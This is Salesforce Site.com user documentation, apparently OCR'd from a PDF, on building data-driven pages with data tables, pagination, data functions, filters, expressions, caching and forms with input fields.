Formatted text	Lets you choose from several text display formats if you're working with dates, times, or currency.

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AND

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Option	Description
Image	Lets you display the field's data as an image if the field contains an image URL. The URL can be absolute or relative to the site. You can also select a field to use for the alternative text or enter custom text.

4. To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.
5. Select the link type.

Option	Description
A URL	Lets you link to a Web page by: • Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. • Choosing a field that you want to reference and clicking **Customize** to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the `URL` field and press the DOWN key on your keyboard.) You can also customize the URL—for example, by creating a URL query string.
An email	Lets you link to an email message by entering the recipient's address, and the message subject and body. You can use merge fields to access the object's fields. For example, if an object has an `Email` field, enter the merge field, such as `{!email}`, in the Email address text box. When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the To: field.

6. Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text.
   The tooltip displays as a pop-up when the user hovers over the link.
7. If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (_blank)	Loads the item into a new, unnamed browser window.
Same window (_self)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (_top)	Loads the item into the topmost parent frameset or window of the frame that contains the link.
Parent window (_parent)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click **Save**.

The column is displayed on the page as an expression. To test the output, preview the page.

To change the name of a column, select the column cell and update the name in the `Column Heading` field of the Properties pane.

SEE ALSO:

Dynamically Retrieving Data with Data Tables

Site.com Data Services Overview

Adding Pagination to Data Repeaters and Data Tables

Events let you add interactive and animated effects to the pages and page elements of your website. When using data repeaters and data tables, you can add pagination events so users can easily page through the displayed data. This is particularly useful when working with large amounts of data.

For example, if you've added a data repeater that displays all the users in an organization, you can add pagination to help users navigate through the data. You can add three pagination events:

- Previous Page
- Next Page
- Go To Page

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

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Creating Previous and Next Pagination

You can create previous and next buttons so users can move through the data one page at a time. The process for creating both buttons is the same.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a button to the page.
4. In the Properties pane, change the Button Name to Previous Page or Next Page as appropriate.
5. In the Events pane, select the click event.
6. When the Actions box appears, click + and select the Previous Page or Next Page action.
7. In the Target Element, select the data repeater or data table.
8. Click **Save**.

Creating GoTo Pagination

Creating GoTo navigation is similar to creating the previous and next buttons, but you must add an input field so users can specify what page they what to go to.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a **Number** field onto the page.
4. In the Properties pane, change the field's Label Name to something that makes sense. For example, Enter Page Number.
5. Drag a **Button** onto the page.
6. In the Properties pane, change the Button Name to GoTo Page.
7. In the Events pane, select the click event.
8. When the Actions box appears, click + and select the Go To Page action.
9. In the Target Element, select the data repeater or data table.
10. For Input Field ID, select the field you created in step 3.

11. Click **Save**.

SEE ALSO:

Dynamically Retrieving Data with Data Repeaters
Dynamically Retrieving Data with Data Tables
Creating an Event
Available Events and Actions

Using Data Functions

A data function lets you connect to a standard or custom Salesforce object, perform calculations on the returned results, and display the calculation on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

To add a data function to a page:

1. Drag a **Data Function** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

   Note:

   - For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's "Read" permission, and refresh the list.
   - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.

3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *parent_object_name.field_name*.
   b. Select the operator to control how results are filtered. For example, select *Equals* to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select *Fixed value*, or to use the values passed to the page via a query string, select *URL query string*.
   d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

   Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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  AND

  Site administrator or designer role assigned at the site level

To edit the guest user profile:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

  AND

  "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

4. In Functions, select a function:

Option	Description
Count	Counts the number of records that contain a value for the selected field. For example, if an object contains 30 records, but only 25 records have a value in the field you specify, the result is 25.
Maximum	Returns the highest value of all the values for the selected field. Applies to numbers, strings, and dates.
Average	Calculates the average value of all records for the selected field. For example, if you have 20 records with a total value of $20,000 in the Price field, the average is $1,000. Only applicable to fields that contain numbers.
Minimum	Returns the lowest value of all the values for the selected field. Applies to numbers, strings, and dates.
Sum	Calculates the total value of all records for the selected field.

5. Select the field it applies to.
6. Click **Save**.

SEE ALSO:

The Default, Error, and No Data Views

Improving Performance Using Caching

Data Filtering Examples

Page Data Connections Overview

Page data connections make it easy for site administrators and designers to create a detail page for a single record when working with Salesforce objects.

When combined with repeater elements, custom code, or content blocks, page data connections let you connect to standard and custom objects, retrieve a specific record, and dynamically display the record on a site page.

Example: For example, let's say you want to list all of your company's accounts on a site page called Accounts. When a user clicks a **View Details** link, you want to open a site page called Account Detail to display information for the selected account.


In this case, you could add a data repeater to the Accounts site page to retrieve a list of records from the Account object (1). Using a data element, you could create a **View Details** link (2) that, when clicked, uses a URL query string to pass the `Account ID` field as a unique identifier to the Account Detail page. As the Account Details page loads, the page data connection uses the unique identifier value to dynamically return only that record's details (3).

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition



With page data connections, you can use expressions to access the returned data anywhere on the page, including the page's properties. For example, let's say you want to use the account name as the title of the Account Detail page. In this case, you would simply enter `{!Name}` in the `Title` field on the Properties pane. When the page loads, it retrieves the account name for that particular record and displays it in the browser's title bar.

SEE ALSO:

Retrieving Data with Page Data Connections

Site.com Data Services Overview

Retrieving Data with Page Data Connections

Use a page data connection to create a detail page for a single record when working with Salesforce objects.

When combined with data elements, custom code, or content blocks, page data connections let you connect to standard and custom objects, retrieve a specific record, and dynamically display the returned data anywhere on the page. You can even use expressions to access the returned data in the page's properties.

When the page is open:

1. Ensure that the page is selected in the Page Structure pane.
2. Click **Add Connection** in the Page Data Connection section of the Properties pane.
3. Select the object that you want to connect to.

   Note:

   - For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's "Read" permission, and refresh the list.
   - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.

4. Optionally, in Filters, select criteria to filter which record is returned. If you don't select any criteria, the first record is returned by default.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
   b. Select the operator to control how results are filtered. For example, select `Equals` to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
   d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

   Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

5. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order.
   For example, say you want to create a page that displays the most popular movie. You could connect to a custom object that contains movie data, and instead of using filter criteria, you could sort by user rating in descending order. Because a page data connection returns a single record, only the highest rated movie is returned.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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  AND

  Site administrator or designer role assigned at the site level

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  AND

  Site administrator or designer role assigned at the site level

  AND

  "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Next, you must add either data elements, custom code, or content blocks to the page to display the retrieved record data.

You can use expressions to access the returned data anywhere on the page, including the page's properties. For example, let's say you want to use the account name as the title of the Account Detail page. In this case, you would simply enter `{!Name}` in the `Title` field on the Properties pane. When the page loads, it retrieves the account name for that particular record and displays it in the browser's title bar.

SEE ALSO:

- Page Data Connections Overview
- Improving Performance Using Caching
- About Displaying Dynamic Data Using Expressions
- Data Filtering Examples

Accessing Data in Related Objects Overview

Standard and custom objects have relationships that define how records in one object relate to records in another. For example, the Accounts object has a one-to-many relationship with the Contacts object—that is, each account can have one or more contacts associated with it. This relationship is also known as a parent-to-child or a master-detail relationship.

See Object Relationships for more information about relationships between objects in Salesforce.

Data repeaters, data tables, and data functions take advantage of these relationships to let you display data from related objects on the page.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

About Accessing Data in Parent Objects

When you add a data repeater, data table, or data function to the page and connect it to a standard or custom object, you can automatically access the fields of any parent object it's related to.

If you add filter criteria to a data repeater, data table, or data function, the Field drop-down list in the Create Data Connection dialog box displays the object's fields, followed by the fields of all of its parent objects, which use the format *`parent_object_name.field_name`*. This lets you filter results based on a field in the parent object. So for example, when retrieving records from the Contacts object, you could decide to return only contacts where the account name (`Account.Account Name`) is "ABC Labs."

Similarly, when you add data elements to a data repeater, or columns to a data table, you can bind them to fields in a parent object. So for example, if you add a data table that's connected to the Contact object, you can add a column that binds to its `Full Name` field and a column that binds to the Account object's `Account.Account Name` field to display the contact's name along with the name of the account it's associated with.

About Accessing Data in Child Objects

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

Let's say you want to display a list of accounts along with the names of the associated contacts, similar to this example.

ABC Labs

Francis Buchner

Acme Inc

Edward Stamos

Leanne Tomlin


Dixon Chemical

Darrin Clark

Andy Rother

Jack Fallon

You can achieve this by creating a data repeater (1) that's connected to Accounts, and adding a data element (2) to it that binds to the `Account Name` field. Then add a nested data repeater (3) that's connected to Contacts, which is a child of Accounts. Finally, add a data element (4) to the nested data repeater that binds to the Contact object's `Full Name` field.



SEE ALSO:

Displaying Data from Related Objects Using Nested Data Repeaters

Dynamically Retrieving Data with Data Repeaters

Dynamically Retrieving Data with Data Tables

Displaying Data from Related Objects Using Nested Data Repeaters

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

For example, if a data repeater is connected to Accounts, you can add a nested data function to it that's connected to Contacts to return the number of contacts associated with each account.

To create a nested data repeater:

1. Add a data repeater to the page.
2. Drag another **Data Repeater**, **Data Table**, or **Data Function** from the Page Elements pane onto the data repeater.
3. Select the related Salesforce object that you want to connect to.

   Note: You can also retrieve data from unrelated objects. However, as this can adversely affect the performance of your site, we recommend retrieving data from related objects only.

4. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.
   b. Select the operator to control how results are filtered. For example, select *`Equals`* to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select *`Fixed value`*, or to use the values passed to the page via a query string, select *`URL query string`*.
   d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

   Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

5. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
6. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter *`5`* in the `Limit results to` field.
7. If you're adding pagination, specify the number of results to display per page in the `Results per page` field.
8. If you're working with a data table, click **Next** and add fields to the table by double-clicking a field, or selecting it and clicking >.
9. Click **Save**.

You can either add data elements or custom code to the parent repeater to display its fields. Similarly, if you've nested a data repeater inside the parent data repeater, add data elements or custom code to the nested data repeater to display the child object's fields.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

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  AND

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  AND

  "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Note: You can't nest data repeaters more than one level deep.

SEE ALSO:

Accessing Data in Related Objects Overview
Dynamically Retrieving Data with Data Tables
Using Data Functions

Improving Performance Using Caching

When working with data-bound page elements, such as data repeaters, data tables, and data functions, you can improve the performance and page rendering of your website using caching. Caching controls how often a page containing a data connection requests data from Salesforce.

Lets say 100 people visit the site page at the same time. Without caching, the page makes 100 separate requests for the same data, slowing performance considerably. However, with caching enabled, the data is requested and retrieved only once—the first time someone visits the page. Any subsequent requests for data during a set time period are returned from the cache. When the specified time period expires, the cache is refreshed.

The `Cache Duration (Minutes)` field in the Properties tab controls the length of time to cache retrieved data for the selected data repeater, data table, or data function.

The default value is 30 minutes. However, the appropriate number of minutes depends on your requirements. For example:

- If the data is updated frequently, such as in a commenting system or a stock ticker, you can disable caching by setting the value to zero to ensure the freshest data displays on the page.
- If the data changes infrequently, say just once a week, you can set the value to a much greater number of minutes. A longer caching period also helps ensure pages can display data even if the data source is momentarily unavailable.

Note: Whenever updates to a site are published, the cache is deleted for all data connections. Caching begins again the next time a site visitor accesses the page.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

SEE ALSO:

Dynamically Retrieving Data with Data Repeaters
Dynamically Retrieving Data with Data Tables
Using Data Functions

Data Filters

When you add a data repeater, a data table, or a data function to a page, you don't have to limit the records it retrieves. However, if you're working with a Salesforce object that has thousands of records, you can limit the returned results using filter criteria.

When you add filter criteria, you need to specify:

- The field to which the filter criteria apply
- The operator
- The source of the filter value
- The filter value

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Filter Operators

Operator	Description
Equals	Returns an exact match.
Not equal to	Returns records that don't have the value you specify.
Less than	Returns records that are less than the value you specify.
Greater than	Returns records that exceed the value you specify.
Less than or equal to	Returns records that match or are less than the value you specify.
Greater than or equal to	Returns records that match or exceed the value you specify.
Starts with	Use when you know what your value starts with, but not the exact text. For example, "california" would return California Travel, but not Surf California.
Ends with	Use when you know what your value ends with, but not the exact text.
Contains	Returns records that include your search string but might also include other information. For example, "california" would return California Travel and Surf California.
Includes	Use for field types that support multiple values to return records that contain one or more of the comma-separated values you specify.
Includes all	Use for field types that support multiple values to return records that contain all of the comma-separated values you specify.
Excludes	Use for field types that support multiple values to return records that don't contain one or more of the comma-separated values you specify. For example, for a Locations category field, "San Francisco,Vancouver" would exclude a record containing "San Francisco,Dallas" and a record containing "Vancouver,New York."
Excludes all	Use for a field types that support multiple values to return records that don't contain all of the comma-separated values you specify. For example, for a Locations category field, "San Francisco,Vancouver" would exclude only records that contain *both* terms.

Filter Value Sources

Source	Description
Fixed value	Use when you want to specify the value.
URL query string	Use when you want to pass variable content via a URL to the item when the page loads.
Global property	Use when you want to use a fixed value from the site, such as the current date or current time.
Request header	Use when you want to use a value from the browser, such as the host header or browser version.

Source	Description
Parent repeater	Use when you want to create a query between unrelated objects. Available only when a data repeater, data table, or data function is nested inside a parent repeater, but the parent repeater's object is unrelated to the nested item's object. Warning: Retrieving data from unrelated objects can adversely affect the performance of your site. We recommend retrieving data from related objects only.

SEE ALSO:

- Dynamically Retrieving Data with Data Repeaters
- Dynamically Retrieving Data with Data Tables
- Using Data Functions
- About Displaying Dynamic Data Using Expressions

About Displaying Dynamic Data Using Expressions

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Site.com uses expression language to display data dynamically. Expressions serve as placeholders for data that will be replaced with information when the page loads. When working with data-bound page elements or custom widget properties, you can use expressions to customize how data is displayed on the page.

In Site.com, expression syntax consists of an open curly brace and exclamation point, the field, custom property name, or namespace name, and a closing curly brace.

For example, if you added a custom property called `URL` to a widget, you can use the syntax `{!URL}` to add the expression to custom code or content blocks. Similarly, to add an expression for the Billing City field, you can use the syntax `{!BillingCity}`. For related objects, the field name is prefixed by the name of the master object: `{!Account.BillingCity}`.

If you're editing a data element in a data repeater or a data table column, you can access the object's fields by name in a drop-down list without using expressions. However, if you want to customize how the field is displayed on the page, you can see and edit the expression when you click **Customize** in the dialog box.

If you're working with custom code or content blocks in a data repeater, you can only access the object's fields using expressions.

Expressions let you customize the output by:

- Adding text around the expression. For example, lets say you're displaying the phone number of each of your business locations. You could enter the text *`Contact us at`* before the `{!Phone}` expression. When the data is displayed on the page, `{!Phone}` is replaced with the field's value for each record: *`Contact us at 100-200-3000`*.
- Formatting the output using HTML tags. For example, you could wrap `H1` tags around the expression to alter how the output is displayed on the page: `<H1>{!Phone}</H1>`.
- Creating a URL query string to pass variable information to a data repeater or data table on another page. The second page, in turn, uses the received variable to retrieve and display the relevant records. For example, you could create a hyperlink, such as `/product_details?productID={!id}`, where `{!id}` is replaced with the product ID for each record. When a particular

product link is clicked, the product ID is passed to the Product Details page, which uses the ID to retrieve the record's information and display it on the page.

SEE ALSO:

Dynamically Retrieving Data with Data Repeaters

Dynamically Retrieving Data with Data Tables

Using Data Functions

Data Filtering Examples

When working with data repeaters, data tables, and data functions, you can filter the data you retrieve in many ways. In this topic, we explore two options—fixed values and URL query strings—to illustrate some common filtering techniques.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Example 1: Using a Fixed Value to Filter Results

In our first example, we have a custom object called "News" that stores company news and events. Each news item has a `Status` picklist that can be set to either In Progress or Approved. We only want to display approved news items on our Company News page. In this case, we can use a fixed value to filter the data in the News object.

In this scenario you would:

1. Add a data repeater to the page and configure it as follows:
   a. Select the News custom object.
   b. In the Filters section, set the criteria to `Status Equals Fixed value`.
   c. Enter *`Approved`* in the Value text box.

   This tells the data repeater to return only records where the `Status` field contains the value `Approved`.
2. Add data elements to the data repeater to display the required fields, such as Title, Description, and Date, on the page.

Example 2: Using a URL Query String to Dynamically Filter and Display Results on Another Page

In our second example, we have a custom object called "Products" that stores product information. However, some products are only available in certain locations, so we'd like to let customers view the products in their nearest city. In this case, we could create a Locations site page that contains links to each available city.

We want each link to open the Products site page, but only display products based on the user's selection. We can do this using URL query strings, which allow us to pass variable content between HTML pages. The variable information in this case is the product location; the data repeater won't know which products to return until the user makes a selection.

For this scenario, you would:

1. Add a data repeater to the Products page and configure it as follows:
   a. Select the Products custom object.
   b. In the Filters section, set the criteria to *`City Equals URL query string`*.
   c. In the Value text box, enter the variable name—in this case, *`location`*.
   d. In the If query string is missing drop-down list, select **Don't apply this filter item**. This option is used when a customer wants to view all products without filtering.
   e. Click **Save**.

2. Add data elements for the fields you want to display, such as Product Name, Description, and Price.
3. On the Locations page, add a data repeater and select the Products custom object.
4. Add a data element to the data repeater to represent the `City` field and configure it as follows:
   a. Select the `City` field as the field to display, because we want to use the name of the city as the hyperlink.
   b. Select Text as the display format.
   c. Select **Add a hyperlink** to display a URL on the page.
   d. In the Link to drop-down list, select An item in your site.
   e. Select Page as the type and select the Products page. (If you can't see the list of pages, place your cursor in the URL text box and press the DOWN key on your keyboard.)
   f. Change the URL value to `/product?location={!City}`. In this case, `{!City}` is a placeholder for the value of a record's `City` field. When the page first loads, `{!City}` is replaced with the correct value, such as Dallas, which creates the following URL for that record:

      ```
      /product?location=Dallas
      ```

      When clicked, this opens the Products page and passes `Dallas` as the value of the `location` variable.
   g. For the tooltip, select the `City` field and click **Customize**.
   h. Change the value to `Show me products available in {!City}`.

      Again, the `{!City}` placeholder is replaced by the value of the `City` field for each record when the page loads.

Now, when the Locations page loads, the data repeater displays the location of each product as a link. When a customer clicks a link, such as Dallas, the Locations page passes `location=Dallas` to the Products page. As the Products page loads, the data repeater uses this value to dynamically return only records where the `City` field contains the value `Dallas`.

SEE ALSO:

- Dynamically Retrieving Data with Data Repeaters
- Displaying Data Using Data Elements
- Dynamically Retrieving Data with Data Tables
- Accessing Data in Related Objects Overview

Adding a Form to the Page

Use forms to collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

To add a form to a page:

1. Drag a **Form** from the Page Elements pane onto the page.
2. Select the Salesforce object that you want to submit data to.

   Note:

   - For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's "Create" permission, and refresh the list.
   - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.

3. Add available fields to the form by double-clicking a field, or selecting it and clicking >.

   All required fields are automatically added to the list of selected fields. However, you can hide required fields after you add the form to the page.
4. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.
5. Click **Save**.

Note: When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global Property` as the source, and select `Current userID` as the value.

After you add a form to the page, you can't change the object it's connected to. If you need to connect to a different object, you must replace the form.

You can use the form's Properties pane to:

- See which object the form is connected to.
- Add a title to the top of the form.
- Specify what occurs when a user successfully submits the form.
- Change the appearance of the form by selecting a different theme.

Adding Input Fields to Forms or Pages

Editing Input Fields in a Form

After you've added a form to the page, you can edit and reorder its fields.

Input Field Types

Input Field Properties

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add a form to the page:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned in Site.com Studio

To edit the guest user profile:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned in Site.com Studio

  AND

  "Manage Users"

  AND

  "Customize Application"

Setting the Default Value of Input Fields

You can set the default value of an input field that you add to a form or page. This automatically populates the input field with the value you specify when the page loads.

Setting a Form's Submit Behavior

When your site visitors submit a form successfully, you can either redirect them to another page or display a message indicating that they were successful.

Styling Forms

Forms are styled using CSS themes that you can customize to match the design of your website.

SEE ALSO:

Adding Input Fields to Forms or Pages

Input Field Types

Editing Input Fields in a Form

Adding Input Fields to Forms or Pages

Adding Input Fields to a Form

You can add additional input fields to an existing form. Each input field binds to a field in the object the form is connected to.

The quickest option is to:

1. Select the form on the page.
2. Select > **Add Fields**.
3. In the Add Fields list, click the fields that you want to add. The Add Fields list displays the available fields in the object that the form is connected to. When you click a field, the correct field type is automatically added to the form, such as a checkbox or picklist field.

Alternatively:

1. Select the form on the page.
2. Select > **Add Page Elements**.
3. In the Add Page Elements list, click the input field type that you want to add, such as **Checkbox**.
4. Choose a field in the Add a Field dialog box and click **Save**. If no fields of that type exist in the object, you can't add a field of that type to the form.

Note:

- You can't add fields to a form by clicking > **Edit Form**.
- Formula, encrypted text, geolocation, and lookup field types aren't supported.
- You can't configure the default field-level error messages that appear when users enter an incorrect value.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Adding Input Fields to a Page

You can add input fields directly to a page, panel, data repeater, or data table to build your own custom features using custom code. For example, let's say some of your products are only available in certain locations and you'd like to let customers view the products in

their nearest city. You could add a picklist input field to the page that lists the various locations. Using custom code, you could then pass the user's selection to a data table or data repeater via a query string to display a filtered product list.

To add an input field to the page, drag it from the Page Elements pane onto the page. Alternatively, select the page or container page element in the Page Structure pane, select > **Add Page Elements**, and select the input field.

SEE ALSO:

- Input Field Types
- Input Field Properties
- Editing Input Fields in a Form
- Adding a Form to the Page

Editing Input Fields in a Form

After you've added a form to the page, you can edit and reorder its fields.

To reorder fields, drag them to the correct position on the page or in the Page Structure pane. Alternatively, select a field and click > **Move Up** or > **Move Down**.

To hide a field, such as required field that you don't want your site visitors to see, select `Hidden Field` in the Properties pane. When you hide a field, you can access it from the Page Structure pane.

To make a field a required field, which means the user must complete the field before submitting the form, select `Required Field` in the Properties pane. A red asterisk (*) is displayed beside the field to indicate that it's required. You can't change the `Required Field` setting for any fields that are required by the object the form is connected to.

To rename a field, replace the name in the `Label Name` field in the Properties pane.

To change the appearance of a field on the page, select a different theme in the Properties pane. If the field is in a form, you can only change the form's theme.

Note:

- You can't move fields from a form onto the page. However, you can delete non-required fields, or hide both required and non-required fields.
- You can't drag fields from the page onto a form.

SEE ALSO:

- Adding Input Fields to Forms or Pages
- Input Field Properties
- Setting the Default Value of Input Fields
- Adding a Form to the Page

EDITIONS

Available in: Salesforce Classic

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Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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Input Field Types

When adding input fields to a form or page, the following field types are available. However, if the object connected to a form doesn't contain a particular field type, you can't add that input field type to the form.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Page Element	Description
Checkbox	Lets users set a true (selected) or false (deselected) value on a form or page.
Currency	Lets users enter a currency amount on a form or page.
Date	Lets users enter a date on a form or page. If the field's `Date/Time Selector` property is set to Popup Calendar, the user can pick the date from a popup calendar.
Date/Time	Lets users enter a date and time on a form or page. If the field's `Date/Time Selector` property is set to Popup Calendar, the user can pick the values from a popup calendar.
Email	Lets users enter a valid email address on a form or page.
Multi-Select Picklist	Lets users select one or more values from a list on a form or page.
Number	Lets users enter a whole number on a form or page.
Percent	Lets users enter a percent amount on a form or page.
Phone	Lets users enter a phone number on a form or page.
Picklist	Lets users select a value from a list on a form or page.
Rich Text Area	Lets users enter up to 32,768 characters on a form or page. Supports any combination of letters, numbers, or symbols. Users can format the text, and add images and hyperlinks. Note: A rich text area field can't be used for image uploads in Site.com sites or Force.com Sites due to security constraints.
Text	Lets users enter up to 255 characters (depending on the field limit in the Salesforce object) on a form or page. Supports any combination of letters, numbers, or symbols.
Text Area	Lets users enter up to 32,768 characters on a form or page, which display on separate lines. Supports any combination of letters, numbers, or symbols.

Page Element	Description
URL	Lets users enter a valid website address on a form or page.

SEE ALSO:

- Adding Input Fields to Forms or Pages
- Input Field Properties
- Adding a Form to the Page

Input Field Properties

When adding or editing input fields on a form or page, use the options in the Field Properties section of the Properties pane to control how the selected input field functions.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Name	Description
`Label Name`	The external name of the field. This is displayed as the field name on the form or page.
